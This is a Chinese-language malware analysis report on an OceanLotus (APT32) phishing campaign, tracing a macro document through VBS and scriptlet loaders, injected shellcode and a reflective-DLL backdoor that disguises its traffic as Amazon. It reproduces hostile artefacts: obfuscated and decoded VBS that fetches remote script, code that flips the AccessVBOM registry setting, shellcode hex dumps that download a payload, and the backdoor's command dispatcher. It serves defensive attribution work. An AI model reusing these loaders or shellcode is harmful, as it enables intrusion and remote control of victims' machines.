
海莲花组织最新攻击事件分析

海莲花(OceanLotus、APT32)是一个具有越南背景的黑客组织。该组织最早被发现于 2012 年 4 月攻击中国海事机构、海域建设部门、科研院所和航运企业。主要使用鱼叉和水坑攻击方式，配合社工手段，利用特种木马进行符合越南国家利益的针对性窃密活动。


近日，**启明星辰金睛安全研究团队**发现了一起该组织的最新攻击事件，还原了从载荷投递到最后释放远控后门的整个攻击过程。

载荷分析


本次投放的恶意文档名为 Đơn khiếu nại，文件名为越南语，翻译后中文意思为“**投诉**”。



该文档实际为一个恶意宏文档，打开后会显示诱惑用户启动宏开关的图片。



通过进入宏代码窗口，发现设置了密码保护。



经过处理，我们获取到了一段混淆较为严重的 VBS 代码。

```
    strPath = DesDir & SkMMBXmNbPCwurUQIJQcF(Array(58, 54, 20, 9, 1, 20, 7, 11, 34, 7, 18, 7
1))
        Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 8, 48, 19, 63, 85, 52, 22, 4, 84, 82,
13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, 53, 14, 47, 3, _
51, 30, 49, 52, 62, 40, 63, 50, 84, 44, 50, 60, 84, 2, 28, 53, 32, 22, 52, 63, _
62, 32, 15, 7, 51, 40, 60, 5, 15, 30, 35, 4, 51, 30, 33, 2, 46, 52, 7))
    Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 51, 14, 31, 60, 85, 48, 35, 50, 84, 60, 5
35, 52, 46, 48, 13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, _
53, 39, 95, 47, 35, 14, 83, 50, 32, 60, 32, 5, 87, 14, 54, 63, 10, 40, 8, 60, _
85, 40, 47, 49, 10, 32, 14, 5, 49, 44, 22, 55, 87, 10, 31, 47, 37, 21, 1))
    Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(52, 33, 87, 43, 52, 8, 52, 86, 49, 13, 48, 47
49, 63, 45, 52, 49, 83, 13, 47, 35, 60, 87, 4, 11, 40, 86, 7, 49, 95, 19, 37, _
13, 52, 22, 4, 53, 36, 55, 53, 86, 83, 19, 3, 13, 32, 9, 60, 85, 22, 52, 7, _
48, 52, 63, 52, 48, 22, 21, 63, 87, 55, 21, 7, 86, 52, 46, 5, 49, 2, 13))
    Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(50, 8, 48, 86, 60, 33, 95, 44, 7, 48, 40, 22,
33, 55, 21, 52, 46, 22, 17, 2, 84, 30, 46, 49, 8, 32, 83, 49, 49, 52, 20, 51, _
8, 52, 18, 7, 32, 14, 31, 37, 10, 44, 14, 4, 11, 52, 16, 4, 49, 10, 80, 60, _
55, 22, 20, 52, 35, 2, 30, 60, 84, 52, 41, 2, 62, 52, 13, 4, 86, 10, 22))
    Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(51, 84, 10, 23, 53, 49, 30, 21, 53, 48, 48, 3
39, 22, 35, 3, 8, 36, 85, 4, 35, 2, 7, 5, 62, 10, 60, 60, 33, 18, 53, 2, _
33, 87, 9, 49, 46, 47, 1, 54, 53, 36, 53, 4, 11, 55, 45, 51, 35, 18, 41, 4, _
8, 22, 36, 7, 33, 2, 80, 51, 49, 10, 51, 49, 35, 48, 7, 4, 33, 40, 51))
    Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(47, 34, 86, 1, 4, 86, 60, 80, 2, 35, 52, 46, 4
46, 22, 30, 51, 8, 44, 40, 49, 53, 14, 20, 52, 35, 2, 30, 60, 84, 52, 41, 2, _
62, 52, 13, 4, 86, 10, 22, 51, 84, 10, 23, 53, 49, 30, 21, 53, 48, 48, 35, 60, _
37, 30, 35, 3, 8, 36, 85, 4, 35, 2, 7, 5, 62, 10, 60, 60, 33, 18, 53))
    Data = Data + SkMMBXmNbPCwurUQIJQcF(Array(2, 33, 87, 9, 49, 46, 47, 22, 37, 13, 60, 87,
33, 52, 47, 55, 51, 2, 15, 7, 49, 40, 22, 51, 13, 83, 82, 63, 8, 13, 9, 47, _
32, 52, 43, 55, 84, 48, 42, 3, 11, 60, 84, 60, 32, 48, 62, 50, 51, 10, 13, 51, _
53, 39, 22, 37, 15, 39, 1, 47, 37, 36, 35, 7, 49, 86, 1, 53, 11, 87, 48))
```

经过混淆解密后，可以得到以下 VBS 代码。

```
Function oFztDGVNahDltzqRrMY(HyLVEsXObSggsHZQaqbiCYr,DmLFttZEHrguDOfQf)
oFztDGVNahDltzqRrMY = HyLVEsXObSggsHZQaqbiCYr + DmLFttZEHrguDOfQf
End Function
Dim PKNn2AhgzQiTXEZlcT,kDGqgdNutdoIiSijIllIUDd,DzpwlGZqyYdkRtmhXr
Randomize
kDGqgdNutdoIiSijIllIUDd = Rnd
DzpwlGZqyYdkRtmhXr = Rnd
PKNnzAhgzQiTXEZlcT = oFztDGVNahDltzqRrMY(kDGqgdNutdoIiSijIllIUDd,DzpwlGZqyYdkRtmhXr)
Function dHAGbiciRNxby( TLCeKzfvdUWMIdQ )
    Dim JmUhPLCLmHukJ, cskaeCmGcloz( )
    ReDim cskaeCmGcloz( Len( TLCeKzfvdUWMIdQ ) - 1 )
    For JmUhPLCLmHukJ = 0 To UBound( cskaeCmGcloz )
        cskaeCmGcloz(JmUhPLCLmHukJ) = Asc( Mid( TLCeKzfvdUWMIdQ, JmUhPLCLmHukJ + 1, 1 ) )
    Next
    dHAGbiciRNxby = cskaeCmGcloz
End Function
Dim ADDbqXwHRdKFz
ADDbqXwHRdKFz = dHAGbiciRNxby(WCuHYyPzCNoLVHqGAZGyGb)
Function fdqBruAKAnVGDTsLR( etKMFlDKFjUvWUxeBiVAL )
    Dim NnjdVivKdRZrerBevMDoKeoE, iKitxGhDaqtefEAJBxujUH( )
    ReDim iKitxGhDaqtefEAJBxujUH( Len( etKMFlDKFjUvWUxeBiVAL ) - 1 )
    For NnjdVivKdRZrerBevMDoKeoE = 0 To UBound( iKitxGhDaqtefEAJBxujUH )
        iKitxGhDaqtefEAJBxujUH(NnjdVivKdRZrerBevMDoKeoE) = Asc( Mid( etKMFlDKFjUvWUxeBiVAL, NnjdVivKdRZrerBevMDoKeoE + 1, 1 ) )
    Next
    fdqBruAKAnVGDTsLR = iKitxGhDaqtefEAJBxujUH
End Function
Dim YMIjOpHxUpwlbtIrin
set AEEVirAehEsZCIvyURUVdafL = GetObject("script:https://[redacted]")
YMIjOpHxUpwlbtIrin = fdqBruAKAnVGDTsLR(fDCJGRnpMBBVYVWBSW)
Function WzHPsDviVxWpreYGwD(CJrIAwDjXVRwJ,erTVjjdOrXxjanzoe)
WzHPsDviVxWpreYGwD = CJrIAwDjXVRwJ + erTVjjdOrXxjanzoe
End Function
Dim ZWjgHLwHQSPC,qvVftIRkoVZIfF,ORWmTbWMdNryIdzkMsyWtBlU
```

解密后，该脚本会去加载一段新的 vbscript 脚本。值得一提的是，在获取该段脚本过程中，我们发现存在区域限制问题，即在某些国家和地区无法对其进行下载，最后我们通过某些途径将其获取到。

VBS Loader 分析

得到该脚本后，我们发现该段代码也具有强混淆手法。

```
<?XML version="1.0"?>
<scriptlet>
<script language="VBScript">
<![CDATA[
dTEMqCaWeQlUVLC=Array(102,80,65,21,90,87,95,112,77,86,80,89,21,8,21,118,71,80,84,
69,89,92,86,84,65,92,90,91,23,28,63,90,87,95,112,77,86,80,89,27,99,92,70,92,87,89,
102,93,80,89,89,21,8,21,118,71,80,84,65,80,122,87,95,80,86,65,29,23,98,70,86,71,9
90,91,21,103,80,82,112,77,92,70,65,70,29,71,80,82,126,80,76,28,63,60,90,91,21,80,
70,93,102,93,80,89,89,27,103,80,82,103,80,84,81,21,71,80,82,126,80,76,63,60,103,8
87,80,71,21,8,21,5,28,63,80,91,81,21,83,64,91,86,65,92,90,91,63,63,18,21,114,80,6
122,120,21,67,84,89,64,80,63,103,80,82,101,84,65,93,21,8,21,23,125,126,112,108,10
```

经过分析发现，原始文件存在 3 段代码，分别使用了 0x35, 0x39, 0x35 作为异或解密的密钥。

第一段代码如下所示。这段代码新建了一个 Excel 对象，并修改了注册表中 AccessVBOM 的值，使脚本可以对宏进行调用执行。

```
1  Set objExcel = CreateObject("Excel.Application")
2  objExcel.Visible = False
3
4  Set WshShell = CreateObject("Wscript.Shell")
5
6  function RegExists(regKey)
7          on error resume next
8          WshShell.RegRead regKey
9          RegExists = (Err.number = 0)
10 end function
11
12 RegPath = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & objExcel.Version & "\Excel\Security\AccessVBOM"
13
14 if RegExists(RegPath) then
15         action = WshShell.RegRead(RegPath)
16 else
17         action = ""
18 end if
19
20 WshShell.RegWrite RegPath, 1, "REG_DWORD"
21
22 Set objWorkbook = objExcel.Workbooks.Add()
23 Set xlmodule = objWorkbook.VBProject.VBComponents.Add(1)
```

第二段代码为该 Excel 对象的宏代码，该段宏代码经过了一定的混淆，并使用了 0x78 来异或加密其中的字符串。并使用 CreateProcess 来调用 rundll32，然后将一段 shellcode 注入到该进程中，并最终通过 CreateRemoteThread 加载该段 shellcode。


shellcode 的前半部分是 base64 解码程序，后半部分是 base64 数据。
宏代码中的 shellcode 内容如下所示。

```
00000000  00 01 02 03  04 05 06 07  08 09 0a 0b  0c 0d 0e 0f
00000000  eb 3a 31 d2  80 3b 2b 75  04 b2 3e eb  26 80 3b 2f    ? 1 襯 ; + u . ?  ?  € ; /
00000010  75 04 b2 3f  eb 1d 80 3b  39 77 07 8a  13 80 ea fc    u . ?  ?  € ; 9 w . ?  € 挈
00000020  eb 11 80 3b  5a 77 07 8a  13 80 ea 41  eb 05 8a 13    ?  € ; Z w . ?  € 閘 ?  ?
00000030  80 ea 47 c1  e0 06 08 d0  43 c3 eb 05  e8 f9 ff ff    € 閘 拎 . . 鑫 秒 . 梖
00000040  ff 5b 31 c9  80 c1 36 01  cb 89 d9 31  c0 80 3b 3d      [ 1 蓑 ?  . 嘉 ?  紘 ; =
00000050  74 25 e8 ab  ff ff ff e8  a6 ff ff ff  e8 a1 ff ff    t % 璜       瑕       琛
00000060  ff e8 9c ff  ff ff 86 c4  c1 c0 10 86  c4 c1 c8 08      铔       煦 晾 . 煦 鎏 .
00000070  89 01 83 c1  03 eb d4 2f  4f 69 4a 41  41 41 41 59    ?  蛙 . 胸 / O i J A A A A Y
00000080  49 6e 6c 4d  64 4a 6b 69  31 49 77 69  31 49 4d 69    I n l M d J k i 1 I w i 1 I M i
00000090  31 49 55 69  33 49 6f 44  37 64 4b 4a  6a 48 2f 4d    1 I U i 3 I o D 7 d K J j H / M
000000a0  63 43 73 50  47 46 38 41  69 77 67 77  63 38 4e 41    c C s P G F 8 A i w g w c 8 N A
000000b0  63 66 69 38  46 4a 58 69  31 49 51 69  30 49 38 41    c f i 8 F J X i 1 I Q i 0 I 8 A
000000c0  64 43 4c 51  48 69 46 77  48 52 4b 41  64 42 51 69    d C L Q H i F w H R K A d B Q i
000000d0  30 67 59 69  31 67 67 41  64 50 6a 50  45 6d 4c 4e    0 g Y i 1 g g A d P j P E m L N
000000e0  49 73 42 31  6a 48 2f 4d  63 43 73 77  63 38 4e 41    I s B 1 j H / M c C s w c 8 N A
000000f0  63 63 34 34  48 58 30 41  33 33 34 4f  33 30 6b 64    c c 4 4 H X 0 A 3 3 4 O 3 0 k d
```

loader shellcode

base64加密过的 shellcode

shellcode 的前 0x76 个字节是一个 loader，作用是对后面的数据进行解码并加载。该数据的编码为 base64，经过解码后可以得到另一段 shellcode，如下所示。



```
00000000  00 01 02 03  04 05 06 07  08 09 0a 0b  0c 0d 0e 0f
00000000  fc e8 89 00  00 00 60 89  e5 31 d2 64  8b 52 30 8b
00000010  52 0c 8b 52  14 8b 72 28  0f b7 4a 26  31 ff 31 c0
00000020  ac 3c 61 7c  02 2c 20 c1  cf 0d 01 c7  e2 f0 52 57
00000030  8b 52 10 8b  42 3c 01 d0  8b 40 78 85  c0 74 4a 01
00000040  d0 50 8b 48  18 8b 58 20  01 d3 e3 3c  49 8b 34 8b
00000050  01 d6 31 ff  31 c0 ac c1  cf 0d 01 c7  38 e0 75 f4
00000060  03 7d f8 3b  7d 24 75 e2  58 8b 58 24  01 d3 66 8b
00000070  0c 4b 8b 58  1c 01 d3 8b  04 8b 01 d0  89 44 24 24
00000080  5b 5b 61 59  5a 51 ff e0  58 5f 5a 8b  12 eb 86 5d
00000090  68 6e 65 74  00 68 77 69  6e 69 54 68  4c 77 26 07
000000a0  ff d5 e8 80  00 00 00 4d  6f 7a 69 6c  6c 61 2f 35
000000b0  2e 30 20 28  57 69 6e 64  6f 77 73 20  4e 54 20 36
000000c0  2e 31 3b 20  57 4f 57 36  34 3b 20 54  72 69 64 65
000000d0  6e 74 2f 37  2e 30 3b 20  72 76 3a 31  31 2e 30 29
000000e0  20 6c 69 6b  65 20 47 65  63 6b 6f 00  58 58 58 58
000000f0  58 58 58 58  58 58 58 58  58 58 58 58  58 58 58 58
00000100  58 58 58 58  58 58 58 58  58 58 58 58  58 58 58 58
00000110  58 58 58 58  58 58 58 58  58 58 58 58  58 58 58 58
00000120  58 58 58 58  58 58 00 59  31 ff 57 57  57 57 51 68
00000130  3a 56 79 a7  ff d5 e9 93  00 00 00 5b  31 c9 51 51
00000140  6a 03 51 51  68 bb 01 00  00 53 50 68  57 89 9f c6
00000150  ff d5 89 c3  eb 7a 59 31  d2 52 68 00  32 a0 84 52
00000160  52 52 51 52  50 68 eb 55  2e 3b ff d5  89 c6 68 80
00000170  33 00 00 89  e0 6a 04 50  6a 1f 56 68  75 46 9e 86
00000180  ff d5 31 ff  57 57 57 57  56 68 2d 06  18 7b ff d5
00000190  85 c0 74 48  31 ff 85 f6  74 04 89 f9  eb 09 68 aa
000001a0  c5 e2 5d ff  d5 89 c1 68  45 21 5e 31  ff d5 31 ff
000001b0  57 6a 07 51  56 50 68 b7  57 e0 0b ff  d5 bf 00 2f
000001c0  00 00 39 c7  75 04 89 d8  eb 8a 31 ff  eb 15 eb 49
```

这段 shellcode 会连接 C&C 服务器，下载另一段 shellcode 内容并直接加载。

第三段代码如下所示。这段代码调用了该 Excel 的 Auto_Open 函数，并关闭 Excel 对象，恢复注册表中的 AccessVBOM 字段。

```
objExcel.DisplayAlerts = False
on error resume next
objExcel.Run "Auto_Open"
objWorkbook.Close False
objExcel.Quit

' Restore the registry to its old state
if action = "" then
    WshShell.RegDelete RegPath
else
    WshShell.RegWrite RegPath, action, "REG_DWORD"
end if
```

远控分析

最终的 shellcode 在下载完成并运行后，首先 shellcode 头部通过将偏移 0x34 和 0x38 处的数据进行异或求得数据的总长度，然后对随后的数据进行异或解密，在全部解密完成后开始执行代码。

```
seg000:00000000 FC                      cld
seg000:00000001 E8 00 00 00 00          call    $+5
seg000:00000006 EB 27                   jmp     short loc_2F
seg000:00000008
seg000:00000008                 ; =============== S U B R O U T I N E =======================================
seg000:00000008
seg000:00000008
seg000:00000008                 sub_8           proc near               ; CODE XREF: seg000:loc_2F↓p
seg000:00000008 5F                      pop     edi
seg000:00000009 8B 37                   mov     esi, [edi]      ; 偏移0x34
seg000:0000000B 83 C7 04                add     edi, 4
seg000:0000000E 8B 1F                   mov     ebx, [edi]
seg000:00000010 31 F3                   xor     ebx, esi        ; ebx = 0x31E00 数据总长度
seg000:00000012 83 C7 04                add     edi, 4
seg000:00000015 57                      push    edi
seg000:00000016
seg000:00000016                 decrypt:                                ; CODE XREF: sub_8+22↓j
seg000:00000016 8B 17                   mov     edx, [edi]      ; 读取数据
seg000:00000018 31 F2                   xor     edx, esi        ; 进行异或解密
seg000:0000001A 89 17                   mov     [edi], edx      ; 写回数据
seg000:0000001C 31 D6                   xor     esi, edx        ; 计算下次异或的密钥
seg000:0000001E 83 C7 04                add     edi, 4
seg000:00000021 83 EB 04                sub     ebx, 4
seg000:00000024 31 D2                   xor     edx, edx
seg000:00000026 39 D3                   cmp     ebx, edx
seg000:00000028 74 02                   jz      short execute
seg000:0000002A EB EA                   jmp     short decrypt
seg000:0000002C                 ; ---------------------------------------------------------------------------
seg000:0000002C
seg000:0000002C                 execute:                                ; CODE XREF: sub_8+20↑j
seg000:0000002C 5E                      pop     esi
seg000:0000002D FF E6                   jmp     esi
seg000:0000002D                 sub_8           endp ; sp-analysis failed
seg000:0000002D
seg000:0000002F                 ; ---------------------------------------------------------------------------
seg000:0000002F
seg000:0000002F                 loc_2F:                                 ; CODE XREF: seg000:00000006↑j
seg000:0000002F E8 D4 FF FF FF          call    sub_8
seg000:0000002F                 ; ---------------------------------------------------------------------------
seg000:00000034 5E 88 91 60             dd 6091885Eh
seg000:00000038 5E 96 92 60             dd 6092965Eh
```

解密后得到一个 DLL 文件，该文件的导出模块名为 17f2d8.dll，导出函数名为 _ReflectiveLoader@4。

```
pFile      Raw Data                                        Value
0002D932   31 37 66 32 64 38 2E 64  6C 6C 00 5F 52 65 66 6C  17f2d8.dll._Refl
0002D942   65 63 74 69 76 65 4C 6F  61 64 65 72 40 34 00     ectiveLoader@4.
```


在 DllMain 函数的开头，会对 0x10030028 处大小为 0x1000 的数据进行异或 0x69 解密。

```
.text:10008EC3 decrypt:                                ; CODE XREF: sub_10008E99+37↓j
.text:10008EC3                  xor     byte_10030028[eax], 69h ; 将0x10030028处的数据与0x69异或
.text:10008ECA                  inc     eax
.text:10008ECB                  cmp     eax, 1000h      ; 数据大小为0x1000
.text:10008ED0                  jl      short decrypt
.text:10008ED2                  push    1000h
.text:10008ED7                  mov     ecx, offset byte_10030028
.text:10008EDC                  lea     eax, [esp+24h+var_10]
.text:10008EE0                  call    sub_10006D33
.text:10008EE5                  pop     ecx
.text:10008EE6                  jmp     loc_10008F75
.text:10008EEB ; ---------------------------------------------------------------------------
```


在解密后的数据中，可以发现该后门回连的 C&C 服务器为：https://***.***.net,/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books

```
00000140
00000150  70 2e 6e 65  74 2c 2f 73   2f 72 65 66  3d 6e 62 5f    p.ne t,/s/ref=nb_
00000160  73 62 5f 6e  6f 73 73 5f   31 2f 31 36  37 2d 33 32    sb_nos s_1/167-32
00000170  39 34 38 38  38 2d 30 32   36 32 39 34  39 2f 66 69    94888-02 62949/fi
00000180  65 6c 64 2d  6b 65 79 77   6f 72 64 73  3d 62 6f 6f    eld-key words=boo
00000190  6b 73 00 00  00 00 00 00   00 00 00 00  00 00 00 00    ks...... ........
```

另外，该样本也在请求中将自己伪造为 amazon.com，将传输的数据编码后隐藏在 Cookies 字段中。



当得到 C&C 服务器发过来的指令后，该远控便会执行相应的操作，通过统计发现有长达 72 种指令。



以下为其中几种指令的功能。

```
{
  int v3; // edi

  v3 = len;
  switch ( a2 )
  {
    case 1:
      sub_10005634((int)a3, len, 1);            // 启动进程
      break;
    case 2:
      sub_10003B6A(a3);
      break;
    case 3:
      sub_10003609();
      break;
    case 4:
      sub_1000368C(len);
      break;
    case 5:
      sub_1000361D(len, a3);                    // 切换目录
      break;
    case 9:
      sub_100054E0(len, 1);                     // 进程注入
      break;
    case 0xA:
      sub_10003D1E((int)a3, len, "wb");         // 上传文件
      break;
    case 0xB:
      sub_10004C29(a3, len);                    // 读取文件
      break;
    case 0xC:
      sub_1000387A(len, a3);                    // 执行命令
      break;
    case 0xD:
      sub_100052D1(len, a3, 1);
      break;
```

溯源与关联分析

Shellcode 关联

结合该 VBS 脚本下载的 shellcode 的编写技巧，我们通过以往追踪海莲花组织的经验，发现该段 shellcode 与以往海莲花组织所使用的 shellcode 手法几乎一致。

```
seg000:00000008
seg000:00000008                 sub_8           proc near               ; CODE XREF: seg000:loc_2F↓p
seg000:00000008 5F                              pop     edi
seg000:00000009 8B 37                           mov     esi, [edi]      ; 偏移0x34
seg000:0000000B 83 C7 04                        add     edi, 4
seg000:0000000E 8B 1F                           mov     ebx, [edi]
seg000:00000010 31 F3                           xor     ebx, esi        ; ebx = 0x31E00 数据总长度
seg000:00000012 83 C7 04                        add     edi, 4
seg000:00000015 57                              push    edi
seg000:00000016
seg000:00000016                 decrypt:                                ; CODE XREF: sub_8+22↓j
seg000:00000016 8B 17                           mov     edx, [edi]      ; 读取数据
seg000:00000018 31 F2                           xor     edx, esi        ; 进行异或解密
seg000:0000001A 89 17                           mov     [edi], edx      ; 写回数据
seg000:0000001C 31 D6                           xor     esi, edx        ; 计算下次异或的密钥
seg000:0000001E 83 C7 04                        add     edi, 4
seg000:00000021 83 EB 04                        sub     ebx, 4
seg000:00000024 31 D2                           xor     edx, edx
seg000:00000026 39 D3                           cmp     ebx, edx
seg000:00000028 74 02                           jz      short execute
seg000:0000002A EB EA                           jmp     short decrypt
seg000:0000002C                 ; ---------------------------------------------------------------------------
```

（上图为本次攻击中使用的 shellcode，下图为以往海莲花所使用的 shellcode）

```
seg000:00000008                 sub_8           proc near
seg000:00000008 5E                              pop     esi
seg000:00000009 8B 1E                           mov     ebx, [esi]
seg000:0000000B 83 C6 04                        add     esi, 4
seg000:0000000E 8B 2E                           mov     ebp, [esi]
seg000:00000010 31 DD                           xor     ebp, ebx
seg000:00000012 83 C6 04                        add     esi, 4
seg000:00000015 56                              push    esi
seg000:00000016
seg000:00000016                 loc_16:
seg000:00000016 8B 3E                           mov     edi, [esi]
seg000:00000018 31 DF                           xor     edi, ebx
seg000:0000001A 89 3E                           mov     [esi], edi
seg000:0000001C 31 FB                           xor     ebx, edi
seg000:0000001E 83 C6 04                        add     esi, 4
seg000:00000021 83 ED 04                        sub     ebp, 4
seg000:00000024 31 FF                           xor     edi, edi
seg000:00000026 39 FD                           cmp     ebp, edi
seg000:00000028 74 02                           jz      short loc_2C
seg000:0000002A EB EA                           jmp     short loc_16
```

同源性关联分析

除了 shellcode 外，从本次攻击中最后释放的远控，与在我们以往披露的海莲花组织报告中（详见《2017 网络安全态势观察报告》），无论是回传特征，还是代码结构甚至伪装成 amazon 的 host 主机回传信息的行为都几乎一致。




图 85 海莲花组织分析配图（15）

（6）收集各种用户信息，主要包括：key，pid，系统版本，ip 地址，主机名，用户名，是否为 64 位系统等。

（8）与服务器通信的数据包如下，可以看出服务器回复了一条加密的数据。此处的 Host 主机名实际为海莲花组织伪造的信息，用来绕过某些厂商对该 Host 字段的检测。




